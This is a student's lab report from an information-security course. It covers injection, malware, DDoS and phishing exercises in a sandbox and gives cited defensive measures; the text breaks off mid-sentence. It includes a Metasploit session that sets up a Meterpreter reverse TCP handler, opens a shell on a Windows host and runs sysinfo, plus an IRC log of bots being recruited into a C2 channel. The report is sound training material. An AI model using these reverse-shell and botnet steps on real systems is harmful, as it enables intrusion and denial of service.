

# Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

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Time on Task:

3 hours, 44 minutes

Progress:


100%

Report Generated: Saturday, March 23, 2024 at 3:50 PM

## Section 1: Hands-On Demonstration

### Part 1: Perform an Injection Attack


11. Make a screen capture showing the **DOM XSS** dialog box.




## Assessing Common Attack Vectors (4e)

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
21. Make a screen capture showing the **successful admin login**.



26. Make a screen capture showing the **successful Reflected XSS injection**.




42. Make a screen capture showing the user with the @owasp.org email.




## Part 2: Perform a Malware Attack


6. Make a screen capture showing the msfvenom output.



### 23. Make a screen capture showing the Opening malwarePayload.exe dialog box.



36. Make a screen capture showing the **output of the sysinfo command**.



The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~/payloads
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:21933 ) at 2024-03-22 13:27:18 -0400

meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer      : VWORKSTATION
OS            : Windows 2016+ (10.0 Build 20348).
Architecture : x64
System Language : en-US
Domain       : SECURELABSONDEM
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >
```

## Section 2: Applied Learning

### Part 1: Perform a Distributed Denial-of-Service Attack

25. Make a screen capture showing the newly recruited hosts.



```
irssi
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-03-22 13:44:20
Dos Attacker x PHP x Kaitan Chopde x
Try to take over the world...
13:41 < alfred_deborouter> 22/tcp open  ssh
13:41 < alfred_deborouter> 23/tcp open  telnet
13:41 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in
28.21 seconds
13:41 < alfred_deborouter>
13:42 < kali> .recruit alfred_deborouter
13:42 < alfred_deborouter> Searching for signs of unintelligent life...
13:43 < alfred_deborouter> . found, left a calling card
13:43 -!- qUAKE2600 [qUAKE2600@204.40.4.46] has joined #c2
13:43 -!- LINKST-rt65 [LINKST-rt65@204.40.4.36] has joined #c2
13:43 -!- COMM1984 [COMM1984@204.40.4.26] has joined #c2
13:43 -!- Satar1102 [Satar1102@204.40.4.16] has joined #c2
13:43 < kali> .muster
13:43 < TargetPi> Let us have a go
13:43 < TargetLinux02> Ready to rumble
13:43 < alfred_deborouter> Shotgun
13:43 < COMM1984> Shotgun
13:43 < Satar1102> Poised to pounce
13:43 < qUAKE2600> Ready to rumble
13:43 < LINKST-rt65> Let us have a go
13:44 [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```

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
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28. Make a screen capture showing the **drisst.org** webpage.






33. Make a screen capture showing the **failed connection to drisst.org**.




35. Make a screen capture showing the **“PF states limit reached”** error message.




## Part 2: Perform a Social Engineering Attack



### 24. Make a screen capture showing the finished SET phishing email composition.



### 36. Make a screen capture showing the transaction.php page in the browser.



### Section 3: Challenge and Analysis

#### Part 1: Recommend Defensive Measures

**Identify** and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

Two defensive measures that can be used against injection attacks are:

**Use Prepared Statements:** Organizations should utilize prepared statements with parameterized queries, also known as variable binding, for writing all database queries. This method helps in defining all SQL code involved with queries, making it easier for the database to distinguish between user input and code without the SQL injection risk. (Ref: <https://security.berkeley.edu/education-awareness/how-protect-against-sql-injection-attacks>, <https://logz.io/blog/defend-against-sql-injections/>)

**Deploy Web Application Firewalls (WAF)** Implementing a Web Application Firewall (WAF) is crucial to monitor and filter incoming HTTP traffic, detecting and blocking SQL injection attempts. WAFs can be configured with rules to identify patterns associated with SQL injection, providing an additional layer of defense against such attacks (Ref: <https://www.indusface.com/blog/how-to-stop-sql-injection/>, <https://logz.io/blog/defend-against-sql-injections/>)

**Identify** and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Two defensive measures that can be used against malware attacks are:

**Regularly Update Software:** Keeping all software updated is crucial in preventing malware attacks. Software vendors regularly release patches and updates to address new vulnerabilities that could be exploited by malware. By validating and installing all new software patches promptly, organizations can reduce the risk of malware infections

**Control Access to Systems:** Regulating network access is another effective defense against malware attacks. Implementing firewalls, intrusion detection systems (IDS), and intrusion prevention systems (IPS) helps protect against data breaches. Additionally, practices like avoiding unfamiliar remote drives, closing unused ports, disabling unused protocols, and removing inactive user accounts contribute to enhancing system security and reducing the risk of malware infiltration (ref: <https://blog.netwrix.com/2020/06/12/malware-prevention/>)

**Identify** and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

Two defensive measures that can be used against denial-of-service attacks are:

Implement Multi-Layered DDoS Protection Deploying a multi-layered DDoS protection strategy is crucial to defend against various types of attacks targeting different layers of the network. This approach involves using specialized defenses against application-layer DDoS attacks, ensuring scalability, redundancies, traffic monitoring capabilities, and vulnerability management to effectively mitigate DDoS threats.

Rate Limiting Rate limiting is an effective technique to prevent denial-of-service attacks by restricting the amount of traffic that can reach a server or resource within a specified time frame. By setting limits on the number of requests or connections allowed, excess traffic is either dropped or delayed, preventing the overload of resources that could lead to a DDoS attack.

(Ref:<https://www.indusface.com/blog/best-practices-to-prevent-ddos-attacks/>,<https://www.byos.io/blog/denial-of-service-attack-prevention>)

**Identify** and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

Two defensive measures that can be used against social engineering attacks are:

Employee Security Awareness Training: Providing regular security awareness training to employees is crucial in preventing social engineering attacks. This training educates employees on recognizing social engineering tactics, phishing attempts, and other deceptive techniques used by cybercriminals. By enhancing employees' awareness and knowledge of potential threats, organizations can significantly reduce the risk of falling victim to 